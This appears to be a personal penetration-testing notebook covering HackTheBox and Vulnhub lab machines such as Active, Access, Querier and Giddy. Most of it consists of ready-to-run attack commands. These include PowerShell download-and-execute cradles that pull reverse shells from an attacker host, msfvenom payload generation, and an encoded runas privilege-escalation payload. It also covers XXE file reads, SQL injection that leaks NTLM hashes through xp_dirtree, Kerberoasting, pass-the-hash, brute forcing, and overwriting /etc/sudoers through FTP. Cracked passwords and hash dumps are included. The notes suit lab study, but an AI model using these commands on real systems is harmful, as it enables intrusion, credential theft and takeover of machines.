JOY

-Find directory by keyword like version, password, passwd, secret, credential, credential
-FTP check if files and directories are writable
-FTP write permission with telnet (cpfr, cpto): can rewrite every system file (proftpd)

telnet 192.168.0.101 21
site cpfr /home/patrick/version_control
site cpto /etc/sudoers

DEVELOPMENT

-Error message such as Deprecated: Function ereg_replace() is deprecated in /var/www/html/developmentsecretpage/slogin_lib.inc.php on line 335
are so important. There is an exploit for example for slogin_lib.inc.php
-Use hash killer for online password hacking and many other to check if the hash is well known or not

GOLDEN EYE

-pop3 and imap for brute force with fasttrack dictionary: lower dictionary first and when it's the only remained option
-**Moodle exploit** with admin account:
*check my private files and my messages for enumeration purpose
*the version of moodle can be found on site administration => server => environment
*in administration => server => system path, change the path to aspell with python reverse shell from pentest monkey while a listener is set on kali
*Change the spell engine to PspellShell in ite administration => plugins => Text editor => TinyMCE HTML editor
*Open my site page and try to create or edit any blog, the most important thing is to clik on the spell button and the shell is given
-Os exploitation when gcc is not installed: try on the system with cc or clang
In this case, test exploit one by one

Solid State

-smtp-check is not always reliable since vrfy is not always supported. To check if it is supported, run
telnet 192.168.130.153 25
vrfy john
-James server default cred root:root
-James server has the possibility to reset account password
-Connexion to pop3
telnet 192.168.130.197 110
User: john
Pass: 1234

list
retr number
-Bypass restricted shell like rbash
ssh mindy@192.168.110.140 "export TERM=xterm; python -c 'import pty; pty.spawn(\"/bin/bash\")'"
-Find writable files

Hell

-When directory found of robots.txt, run dirb or dirbuster on those directory
-Cewl
cewl http://192.168.130.154/personal -m 4 -d 3 -v -w cewl-list
Add in john.conf
Add tree numbers to the end of each password
$[0-9]$[0-9]$[0-9]
Run john to mutate and obtain new dictionary
john --wordlist=cewl-list --rules --stdout > newdic.txt
-When a file is said backuped, try to look for it in root or different directory found

Sleepy

-mount ftp
curlftpfs my-ftp-location.local /mnt/ftp/
curlftpfs -o allow_other ftp-user:ftp-pass@my-ftp-location.local /mnt/ftp/

HackTheBox – Active – Windows

-AD name found should be added in hosts file: Ex: active.htb htb 10.10.10.100
-Check SMB, only version 2 with signing required is safe
-List SMB Share content by smbmap -R ShareName -H 10.10.10.100
-Group.xml file content **cpassword** value which can be decrypted by gpp-decrypt cpasswordstring**,** this string
-SMBClient connect:
smbclient //10.10.10.100/Replication
recurse ON
prompt OFF
mget *
-Once one password is found from the group.xml file, it is possible to list all others account with python /opt/impacket/examples/GetADUsers.py -all -dc-ip 10.10.10.100 active.htb/svc_tgs : in this case svc_tgs is the user account cracked
-Remote connection with psexec (will work if any share is writable by the current users cred)
psexec.py active.htb/svc_tgs@10.10.10.100
-SMBMap with user credential
smbmap -d active.htb -u svc_tgs -p thepassword -H 10.10.10.100
Mount or Login into SMB directories
smbclient \\\\192.168.130.132\\share_folder -U user
smbclient \\\\10.10.10.100\\NETLOGON -U active.htb\\SVC_TGS

```
mount -t cifs -o user=svc_tgs //10.10.10.100/share /mnt/linky_share
```

```
mount -t cifs  //192.168.130.132/folder /mnt/vmware/
```

Windows, connect with users credential
runas /netonly /user:active.htb\SVC_TGS cmd
dir \\10.10.10.100\Users\

-Exploitation using Kerberoasting
**GetUsersSPN can be used to identify accounts that are configured with SPNs with*
/opt/impacket/examples/GetUserSPNs.py active.htb/svc_tgs -dc-ip 10.10.10.100 (to find SPN account)

/opt/impacket/examples/GetUserSPNs.py active.htb/svc_tgs -dc-ip 10.10.10.100 -request (to request for the hash)

if the following error is met: Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great),
try **ntpdate active.htb**

Get the format number of the hash online and then run the following command (https://hashcat.net/wiki/doku.php?id=example_hashes)
hashcat -m 13100 hashes.txt /usr/share/wordlists/rockyou.txt --force –potfile-disable

john --format=krb5tgs hashes.txt --wordlist=/usr/share/wordlists/rockyou.txt
assuming 13100 is the format number and hashes.txt the hash


-wmiexec.py from Impacket's to get a shell as user password cracked
wmiexec.py active.htb/administrator:ThePassword@10.10.10.100

HackTheBox – Access – Windows

-String any database file to a file, it can help for wordlist
-mdb-tables and mdb-export can be used to enumerate a Microsoft Access Database
mdb-tables backup.mdb | grep --color=auto user
mdb-export backup.mdb auth_user
-Cracking zip protected file, crack zip
zip2john zipfile.zip > hash.txt
john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt

Extracting zip file: 7z x ZipeFile.zip
-pst format text are file from outlook and can be read by readpst thepstfile.pst and cat the mbox file
readpst -tea -m Access\ Control.pst
-Get powershell by reverse shell using
https://github.com/samratashok/nishang/blob/master/Shells/Invoke-PowerShellTcpOneLine.ps1
-Downlaod and execute powershell script from remote

powershell -C "IEX (New-Object Net.WebClient).DownloadString('http://10.10.14.36/Invoke-PowerShellTcp.ps1')"
or
powershell -C IEX (New-Object Net.WebClient).DownloadString('http://10.10.14.36/Invoke-PowerShellTcp.ps1')
Syntax can be found on RedTeam_CheatSheet.ps1
-After having a powershell, we can run jaws enumeration to have a look on possible exploit
powershell -C "IEX (New-Object Net.WebClient).DownloadString('http://10.10.16.64/jaws-enum.ps1')"
-"cmdkey /list", which displays stored user names and passwords or credentials
-When a stored credential or saved cred is found, we can run command as the user found
-Once a runas file has been found, we can abuse it by running another program as powershell en encoded format as the following picture



runas /user:ACCESS\Administrator /savecred “powershell -encodedCommand JwBtAGkAawBlAGYAcgBvAGIAYgBpAG4AcwAuAGMAbwBtACcA”

The content of the encoded file:
IEX (New-Object Net.WebClient).DownloadString('http://10.10.14.36/Invoke-PowerShellTcp3.ps1')

This is how to encode
cat shell3 | iconv --to-code UTF-16LE | base64 -w 0

Note: When running the IEX to execute the shell, a netcat session should be listening with nc -nlvp 4444
Another simple way is
runas /user:ACCESS\Administrator /savecred "powershell -C IEX (New-Object Net.WebClient).DownloadString('http://10.10.14.36/Invoke-PowerShellTcp3.ps1')"

HackTheBox – Apocalyst – Linux

-When there is the same file returning for a brute force, be focus on the size of return path and try the brute force with own dictionary using cewl
-for image steganography:
steghide extract -sf apocalyst.jpg
-Generating password for */ etc / passwd or / etc / shadow*
`openssl passwd -1 -salt Etg2ExUZ redhat` => *1Etg2ExUZ$F9NTP7omafhKIlqaBMqng1*

-1 is the algo used
Etg2ExUZ the salt

redhat the password

HackTheBox – Aragog – Linux

-This kind of output should ring to External XML Entity, which should be exploited with the same format as shown in the output
-Help can be found on AllTheThings
-This is exploited with burpsuite where the XEE text is put down the page writing
Example of exploitation

```
<?xml version="1.0"?>
<!DOCTYPE data [
<!ELEMENT data (#ANY)>
<!ENTITY file SYSTEM "file:///etc/passwd">
]>
<data>&file;</data>
```

-One file we can try to withdraw is the /home/user/.ssh/id_rsa, known_hosts or file from https://github.com/D35m0nd142/LFISuite/blob/master/pathtotest.txt

-For crontjob, copying a web directory to another, we can add a script to get the login parameters and copy them into a file

HackTheBox – Ariekei – Linux

-Tips for well managing a session
Ctr + Z; stty raw -echo; nc -nlvp 443

HackTheBox – Ariekei – Linux

-Send reverse shell
http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet
-run command as another user
sudo -u user command
Ex of use case
 (scriptmanager : scriptmanager) NOPASSWD: ALL
then run sudo -u scriptmanager /bin/bash

HackTheBox – Arctic – Windows

-Metasploit: show advanced to see more and set verbose true to show the verbose
-From shell to meterpreter:
msfvenom -p windows/meterpreter/reverse_tcp lhost=<LAB IP> lport=<PORT> -f exe > writeup.exe

Migrate the process:

ps
migrate pid (the process should run on the same architecture on the system itself, the architecture can be obtained by typing sysinfo)1

Priv escalation1
-Run post/multi/recon/local_exploit_suggester
The meterpreter should be running on the same architecture (by migration), for the exploit to be accurate
-Run the suggested exploit by taking care of the local ip address

HackTheBox – Blue – Windows

-SMB vuln check
nmap --script=*smb-vuln* -p 139,445 10.10.10.40

Then search on metasploit and try all suggested exploit
or try AutoBlue-MS17-010 (of githubas described in https://medium.com/@barpoet/hackthebox-blue-walkthrough-645f84c7af6e

HackTheBox – Bastion – Windows

-When SMB with null session doesn't revealed any information, test with fake user
smbmap -H 10.10.10.134 -u fakeuser or smbmap -H 10.10.10.134 -u fakeuser -d domain.tld or
smbclient -N -L //10.10.10.134 or
smbclient -L //10.10.10.134
-Mount vhd file
```
guestmount --add /mnt/remote/path/to/vhdfile.vhd --inspector --ro /mnt/vhd -v
```
-Cracking password from SAM
1- Grab SAM and SYSTEM files
2-samdump2 SYSTEM SAM > hash.txt
3-Crack the hash either with hashkiller (online) or with john by hashcat -m 1000 hashes /usr/share/wordlists/rockyou.txt --force hash.txt

mRemoteNg is a good candidate for privilege escalation
1-find password in \users\l4mpje\AppData\Roaming\mRemoteNG\confCons.xml
2- decrypt passwords with mremoteng_decrypt.py by
python3 mremoteng_decrypt.py -s aEWNFV5uGcjUHF0uS17QTdT9kVqtKCPeoC0Nw5dmaPFjNQ2kt/zO5xDqE4HdVmHAowVRdC7emf7lWWA10dQKiw==

HackTheBox – Bounty – Windows

-Microsoft-IIS/7.5 is vulnerable to web.config file upload if there is any form to submit file
Link for poc https://poc-server.com/blog/2018/05/22/rce-by-uploading-a-web-config/

-When a directory, is not accessible, sometimes the file can be if you know the name
Ex: x.x.x.x/uploads is not accessible but x.x.x.x/uploads/web.config is accessible

-to run remote code for excution, add cmd /c before the command; Ex: cmd /c whoami
-download file (powershell fileDownload)
$url = "http://10.10.14.39/meter.exe";$output = "C:\Users\public\Documents\mal.exe";$wc = New-Object System.Net.WebClient;$wc.DownloadFile($url, $output);

```
(new-object System.Net.WebClient).DownloadFile('http://10.10.14.39/nc.exe','C:\Users\public\Downloads\nc.exe')
```

-upgrade powershell to meterpreter using msfvenom if the systeminfo revealed it is windows server for example then doesn't have windows defender

-once meterpreter session is gotten,
*bg
*search suggester
*run post/multi/recon/local_exploit_suggester
*set lport 10.10.14.39
*run

HackTheBox – Devel – Windows

-Find if ftp is writable
curlftpfs x.x.x.x ~/local-mount-folder

```
cd ftpmount
for k in $(ls -R | grep / | cut -d ":" -f 1); do mkdir $k/created-test-dir; done;
cd ftpmount
find . -name created-test-dir
```

HackTheBox – Grandpa – Windows

-webdav-scan
davtest -url http://10.10.10.14

-Exploiting put method
cadaver http://10.10.10.14
put file.php

or
curl http://192.168.1.103/dav/ --upload-file /root/Desktop/curl.php -v

HackTheBox – Grandny – Windows

-use windows/iis/iis_webdav_scstoragepathfromurl from metasploit

-webdav-scan (revealed which file can be uploaded)
davtest -url http://10.10.10.15

file to upload
msfvenom -p windows/meterpreter/reverse_http lhost=10.10.14.39 lport=4444 -f asp > shell.asp

ASP or ASPX Payload for IIS

-Exploiting put method
cadaver http://10.10.10.15
put shell.txt
mv shell.txt shell.asp

Since asp is denied for uploaded, we uploaded the txt file and renamed it into asp

Try manually with python reverse_shell_iis6_reverse_shell.py 10.10.10.15 80 10.10.14.39 1234
the script can be found on github as iis6-exploit-2017-CVE-2017-7269

-When enumerating IIS, search for exploit based on the version discovered

HackTheBox – Silo – Windows

Oracle tns poison check with nmap
nmap --script=oracle-tns-poison.nse -p 1521 10.10.10.82
1-TNS remote poisoning checker:
./odat.py all -s 10.10.10.82 -p 1521
2-Oracle SID guesser
./odat.py all -s 10.10.10.82 -p 1521
3-Oracle passwordguesser
a-cp /usr/share/wordlists/metasploit/oracle_default_userpass.txt /opt/odat/accounts/
b-sed 's/ /\//g' /opt/odat/accounts/oracle_default_userpass.txt >> /opt/odat/accounts/accounts.txt
c-./odat.py passwordguesser -s 10.10.10.82 -d XE -p 1521 (XE is one of the SID found)
The credentials found was scott/tiger

Now, time to upload and run meterpreter file (with utlfile module of odat) and add --sysadb
d-./odat.py utlfile -s 10.10.10.82 -d XE -U scott -P tiger --sysdba --putFile c:/ shell.exe /media/root/6026D5F826D5CEE2/Training/WorkingDirectory/hackthebox/silo/shell.exe

e- file execution with odat (externaltable module) by admin --sysdba
./odat.py externaltable -s 10.10.10.82 -d XE -U scott -P tiger --sysdba --exec c:/ shell.exe

2nd method
root@kali:/opt/odat# ./odat.py privesc --sysdba -s 10.10.10.82 -d XE -U scott -P tiger –dba-with-create-any-trigger

root@kali:/opt/odat# ./odat.py utlfile -s 10.10.10.82 -d XE -U scott -P tiger --sysdba --putFile 'C:\inetpub\wwwroot\' 'cmd.aspx' '/media/root/6026D5F826D5CEE2/Training/WorkingDirectory/hackthebox/silo/cmdasp.aspx'

Now time to run script on the web browsing at http://10.10.10.82/cmd.aspx

use exploit/multi/script/web_delivery of meterpreter
show target
set target
show option
set payload
run
and copy the payload given in the input form

Vulnhub – DonkeyDocker – Linux

1-Run dirb which recursive option before use gobuster or dirbuster
2-php mailer version, http://192.168.130.157/mailer/VERSION
3-phpmailer < 5.2.18 is vulnerable to remote code execution
4-Anacoder exploit (40974.py) can be used to exploited here are the steps
*add `at the top of the 40974.py`
*locate an email form page
*replace the link in the 40974.py file (Ex: target = 'http://192.168.130.157/contact')
*replace /backdoor .php by whatever name you want (in the file is the emplacement for the backdoor NB: all occurrence should be replace since they are many)
*set the correct listening ip address in the payload
*set the listener with netcat (nc -nvlc 4444)
*run the python script (python3.7 40974.py)
*visit the 40974.py http://192.168.130.157/backdoor.php and shell is gotten

Priv escalation
-**su smith (with password smith)**
-find /home -type f 2> /dev/null
-find /root -type f 2> /dev/null
-Drive into / directories and list all files

Docker priv escalation
Method 1

```
docker container ls
docker exec
docker exec --help
docker exec -i -t donkeydocker /bin/bash
```

```
donkeydocker is the container name

Method 2
docker run -v /etc/:/mnt -it alpine #(alphine doesn't exist and
will be downloaded)
or
docker run -v /etc/:/mnt -it donkeydocker
```

Vulnhub – FourAndSix – Linux

Nfs-share
showmount -e 192.168.1.105
mount -t nfs 192.168.1.105:/var/nfsshare /tmp/raj

Extract .img file
losetup -f -P USB-stick.img

HackTheBox – Jeeves – Windows

-Jenkins, script http://10.10.10.63:50000/askjeeves/script
Groovy script reverse shell
https://gist.github.com/frohoff/fed1ffaab9b9beeb1c76

Privilege escalation
Methode 1 (for searching for possible exploits)
python /root/tools/priv_escalation/Windows-Exploit-Suggester/windows-exploit-suggester.py --update
python /root/tools/priv_escalation/Windows-Exploit-Suggester/windows-exploit-suggester.py --database 2019-11-16-mssb.xls --systeminfo system-info.txt

(in system-info.txt, we copy and paste systeminfo value gotten from targeted host)

Copy file with netcat (nc from windows to linux)
-copy nc.exe to share of linux for windows to download it
-on linux
nc 10.10.10.63 1245 > CEH.kdbx
on windows
cmd /c "nc.exe -w 5 10.10.14.39 1245 < CEH2.kdbx"

Crack .kdbx (keePass file)
keepass2john CEHFILE.kdbx > jeevesCehPass.txt

john jeevesCehPass.hash --wordlist=/usr/share/wordlists/rockyou.txt

Methode 2 (reverse shell with unicorn)

./unicorn.py windows/meterpreter/reverse_tcp 10.10.14.39 9876

cp unicorn.rc and powershell_attack.txt to share

msfconsole -r unicorn.rc

In non powershell session, run
powershell -C IEX (New-Object Net.WebClient).DownloadString('http://10.10.14.39/powershell_attack.txt')

migrate meterpreter to a 64 process if the system is 64 bit
use windows/local/payload_inject
set payload windows/x64/meterpreter/reverse_tcp

Connexion with NTLM hash

pth-winexe -U jeeves/Administrator %aad3b435b51404eeaad3b435b51404ee:e0fb1fb85756c24235ff238cbe81fe00 //10.10.10.63 cmd

There is an alternate data stream for the hm.txt file, which can be discovered with the command
dir /R

Reading the stream can be done with the command
powershell Get-Content -Path "hm.txt" -Stream "root.txt"
or
more < hm.txt:root.txt

HackTheBox – Chatterbox – Windows

-Msfvenom code execution
msfvenom -a x86 --platform Windows -p windows/exec CMD="powershell -C IEX (New-Object Net.WebClient).DownloadString('http://10.10.14.39/Invoke-PowerShellTcp.ps1')" -e x86/unicode_mixed -f python

-Use credential found in autologin for administrator like
Autologon credentials re-use

$passwd = ConvertTo-SecureString 'Welcome1!' -AsPlainText -Force;$creds =New-Object System.Management.Automation.PSCredential('administrator', $passwd)

Start-Process -FilePath "powershell" -argumentlist "IEX(New-Object Net.webClient).downloadString('http://10.10.14.39/Invoke-PowerShellTcp2.ps1')" -Credential $creds

HackTheBox – Jerry – Windows

-Tomcat brute force in tomcat-brute.py with tomcat-betterdefaultpasslist.txt of github

or hydra .htaccess brute force
hydra -C tomcat-betterdefaultpasslist.txt http-get://10.10.10.95:8080/manager/html

-tomcat war file generation
msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.39 LPORT=1234 -f war > shell.war

nc -nlvp 1234

with meterpreter
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.39 LPORT=1234 -f war > shell.war

if the remote (/shell) is not working (404), then unzip shell.war and surf to the /shell/file.jsp

or
we copy any backdoor shell.jsp
zip cmdjsp.war cmdjsp.jsp

HackTheBox – Legacy – Windows

-SMB vuln check
nmap --script=*smb-vuln* -p 139,445 10.10.10.4

MS08-067

HackTheBox – Optimum – Windows

Sample HTTP (basic auth) Brute force made in brute-forcer.py
-Metasploit
search HttpFileServer

or manually looking for http file server
there is a python script to exploit

sysinfo

migrate to 64 bit process since the box is a 64 bit architecture

```
use windows/local/payload_inject
set payload windows/x64/meterpreter/reverse_tcp
```

```
Privilege escalation
```

python /root/tools/priv_escalation/Windows-Exploit-Suggester/windows-exploit-suggester.py --update

```
python /root/tools/priv_escalation/Windows-Exploit-Suggester/windows-exploit-suggester.py --database 2019-11-27-mssb.xls --systeminfo system-info.txt
```


```
Run exploit related to buffer overflow
```

HackTheBox – Netmon – Windows


-PRTG Network monitor credential are located in C:/ProgramData/Paessler/PRTG\ Network\ Monitor in file like PRTG Configuration.old.bak or PRTG Configuration.dat in dbpassword balise

-We can change a bit the password found for example from PrTg@dmin2018 to PrTg@dmin2019

Privilege escalation with PRTG
1-Once logged as admin, go on notfification page (http://10.10.10.152/myaccount.htm?tabid=2)
2-Clone one TicketNotification and rename it as ReverseShell for example
3-Browse to ReverseShell Notification and go to Execute Program



4-Choose Demo notification ps1
5- On parameter :
5a- You should prepare the encoded code for powershell like
cat Invoke-PowerShellTcp.ps1 | iconv --to-code UTF-16LE | base64 -w 0
cat Invoke-PowerShellTcp.ps1 | iconv --to-code UTF-16LE | base64 -w 0 | xclip -selection clipboard
5b-type
test | powershell -EncodedCommand ZgB1AG4AY…
5c-Set your listener and save the notification
5d-Go back on notifications tab and click Send Test Notification



5e- Done

Alternate way
abc.txt | net user pentestuser abc123! /add ; net localgroup administrators pentestuser /add

psexec.py pentestuser: 'abc123!' @10.10.10.152

HackTheBox – Querier – Windows

-To have up down key after a shell with nc
rlwrap nc -nlvp 9001
-Extract excel macro file
unzip Currency\ Volume\ Report.xlsm
Macros are usually stored at xl/vbaProject.bin.

Credentials can be read in the vbaProject file like Driver={SQL Server};Server=QUERIER;Trusted_Connection=no;Database=volume;Uid=reporting;Pwd=PcwTWTHRwryjc$c6

Connection with SQL Server using mssqlclient.py
/opt/impacket/examples/mssqlclient.py reporting@10.10.10.125 -windows-auth

Remove -windows-auth if it doesn't work

Check users who have SA privilege on sql server
SQL> select IS_SRVROLEMEMBER ('sysadmin')
you can check the output of
enable_xp_cmdshell
xp_cmdshell whoami

Steal hashes of the SQL service account by using xp_dirtree or xp_fileexist

1-Set up responder on kali
responder -I tun1

2-On Sql server client command line, run
exec xp_dirtree '\\10.10.14.39\share\file'
or
exec xp_fileexist '\\10.10.14.39\share\file'
(10.10.14.39 being the IP address of kali on the tunnel)

copy the hash and crack it with john

```
root@kali:/media/root/6026D5F826D5CEE2/Training/WorkingDirectory/hackthebox/Querier# cat sql-hash
mssql-svc::QUERIER:25e40d887c21d7a0:115FC77DB6419FD993C217D1F25C3249:0101000000000000C0653150DE09D2014102F4ADC8E1DC37000000000200080053004D0
330001001E00570049004E002D0050005200480034003900320052005100410046005600040014005300 4D00420033002E006C006F00630061006C0003003400570049004E00
0005200480034003900320052005100410046005600 2E0053004D00420033002E006C006F00630061006C0005001400530 04D00420033002E006C006F00630061006C0007000
653150DE09D2010600040002000000080030003000000000000000000000000030000002CF4710624D2D560B7F68C5C234FD64184B8C8421E6F398E7608B6C36126B6030A0010
0000000000000000000000000000000090020006300690066007300 2F00310030002E00310030002E00310034002E00330039000000000000000000000000
root@kali:/media/root/6026D5F826D5CEE2/Training/WorkingDirectory/hackthebox/Querier#
root@kali:/media/root/6026D5F826D5CEE2/Training/WorkingDirectory/hackthebox/Querier# john -w=/usr/share/wordlists/rockyou.txt sql-hash
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
corporate568     (mssql-svc)
1g 0:00:00:05 DONE (2019-11-23 14:51) 0.1937g/s 1736Kp/s 1736Kc/s 1736KC/s correforenz..coreyny11
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed
```

Now connect with that sysadmin account and run shell

xp_cmdshell powershell -C IEX (New-Object Net.WebClient).DownloadString(\"http://10.10.14.39/Invoke-PowerShellTcp.ps1\")
(use double quote here and escape them)

Privilege escalation
By running powerUp.ps1, we got administration credential stored in cached Group Policy Preferences .xml

And then
/opt/impacket/examples/psexec.py Administrator@10.10.10.125

HackTheBox – Bart – Windows

-Extract email from a text
grep -iE -o "\b[a-zA-Z0-9.-]+@[a-zA-Z0-9.-]+\.[a-zA-Z0-9.-]+\b" index.html

-By IIS version, we can know the windows version searching online windows iis to os version

-When there is a web app like http://forum.bart.htb/ while forum.bart.htb and bart.htb are directing to the same IP address 10.10.10.81, it is good to run the web fuzzing (dirbuster or gosbuster) on
-http://10.10.10.81/FUZZ in priority
-http://forum.bart.htb/FUZZ
-http://FUZZ.bart.htb/
-http://bart.htb/FUZZ

-When every page are returning 200 status code,

```
==========================================
/index (Status: 200)
/news (Status: 200)
/crack (Status: 200)
/download (Status: 200)
/2006 (Status: 200)
/images (Status: 200)
/serial (Status: 200)
/warez (Status: 200)
/full (Status: 200)
/12 (Status: 200)
/contact (Status: 200)
```

we can run wfuzz to obtain the good page

```
-wfuzz -z file,/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://bart.htb/FUZZ/ -c
```

```
wfuzz -z file,/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://bart.htb/FUZZ.php -c
```

Now remove the bad pages based on the characters counter


-wfuzz -z file,/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://bart.htb/FUZZ/ --hh 150693 -c

we can use --hc/hl/hw/hh ...

Here the common pages has 150693 characters, then we are removing those pages

-Usernames buiding
*include firstname
*include lastname
*include email
*include firstname_lastname, lastname_firstname, l.firstname, f.lastname
*lowercase them

-Password forgotten feature with error message on user not found can be exploited with burpsuite using intruder



-hydra brute force attack
hydra -L accepted_users -P usernames 10.10.10.81 http-post-form "/monitor:csrf=666cb105eb1987c06d29d220bf280bf1b0dacc0e13b5e038074c8c875fd57370&user_name=^USER^&user_password=^PASS^&action=login:The information is incorrect" -V

hydra -L <wordlist> -P<password list> 192.168.1.101 http-post-form "/dvwa/login.php:username=^USER^&password=^PASS^&Login=Login:Login failed" -V

-

-Cewl for password guessing
-line with specific length
cat /mnt/ftp/upload/directory | awk 'length($9)<36{print $9}'
cat /usr/share/wordlists/rockyou.txt | awk 'length($1)>=8{print $1}'

cat /usr/share/wordlists/rockyou.txt | awk 'BEGIN { count=0 } {if (length($1)>=8) count+=1 } END {print count}'

HYDRA

hydra host.local http-form-post "/w3af/bruteforce/form_login/dataReceptor.php:user=^USER^&pass=^PASS^:Bad login text" -L users.txt -P pass.txt

host.local is the DNS name of the host, be carefull to it since dns can referred to many website for a same ip address

We can replace http-form-post by http-get-form or https-get-form, depending on the case

Dictionary to try
- metasploit/common
- metasploit/default_http_pass
- metasploit/unix_pass
- rockyou

-CSRF brute force (csrf_brute_login.py)

When there is a path like http://internal-01.bart.htb/simple_chat/login_form.php, simple chat can be used for looking exploit with searchsploit

-Moving from 32bit meterpreter session to 64 bit meterpreter
use windows/local/payload_inject

```
msf > use windows/local/payload_inject
msf exploit(windows/local/payload_inject) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(windows/local/payload_inject) > set lhost 10.10.14.6
lhost => 10.10.14.6
msf exploit(windows/local/payload_inject) > set lport 1234
lport => 1234
msf exploit(windows/local/payload_inject) > set session 1
session => 1
msf exploit(windows/local/payload_inject) > run
```

-Simple Chat: a user account can be created by sending a request manually, (by intercepting user request and replacing /simple_chat/login.php by /simple_chat/register.php password must be 8 characters or longer

-If an exe file is not running, we can run it remotely through smb
ex: \\10.10.14.39\test\shell.exe

-Log poisoining:

HackTheBox – Giddy – Windows

-After brute force, we found *remote (where creds are required) a*nd /mvc where we can performed mssql injection
*First on kali
python /opt/impacket/examples/smbserver.py test .
*Second on vulnerable host
hello '; EXEC sys.xp_dirtree '\\10.10.14.39\TEST\cNukPTxEfp',1,1 --
or
hello '; EXEC sys.xp_dirtree '\\10.10.14.39\TEST\cNukPTxEfp' --
#pay attention to single quote instead of double
or
hello '; use master; EXEC master.sys.xp_dirtree '\\10.10.14.39\TEST\cNukPTxEfp',1,1 --
or
hello '; EXEC master.sys.xp_dirtree '\\10.10.14.39\TEST\cNukPTxEfp',1,1 --

*third copy the hash from smbserver and crack with john

```
root@kali:/media/root/6026D5F826D5CEE2/Training/WorkingDirectory/hackthebox/Giddy# python /opt/impacket/examples/smbserver.py test .
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
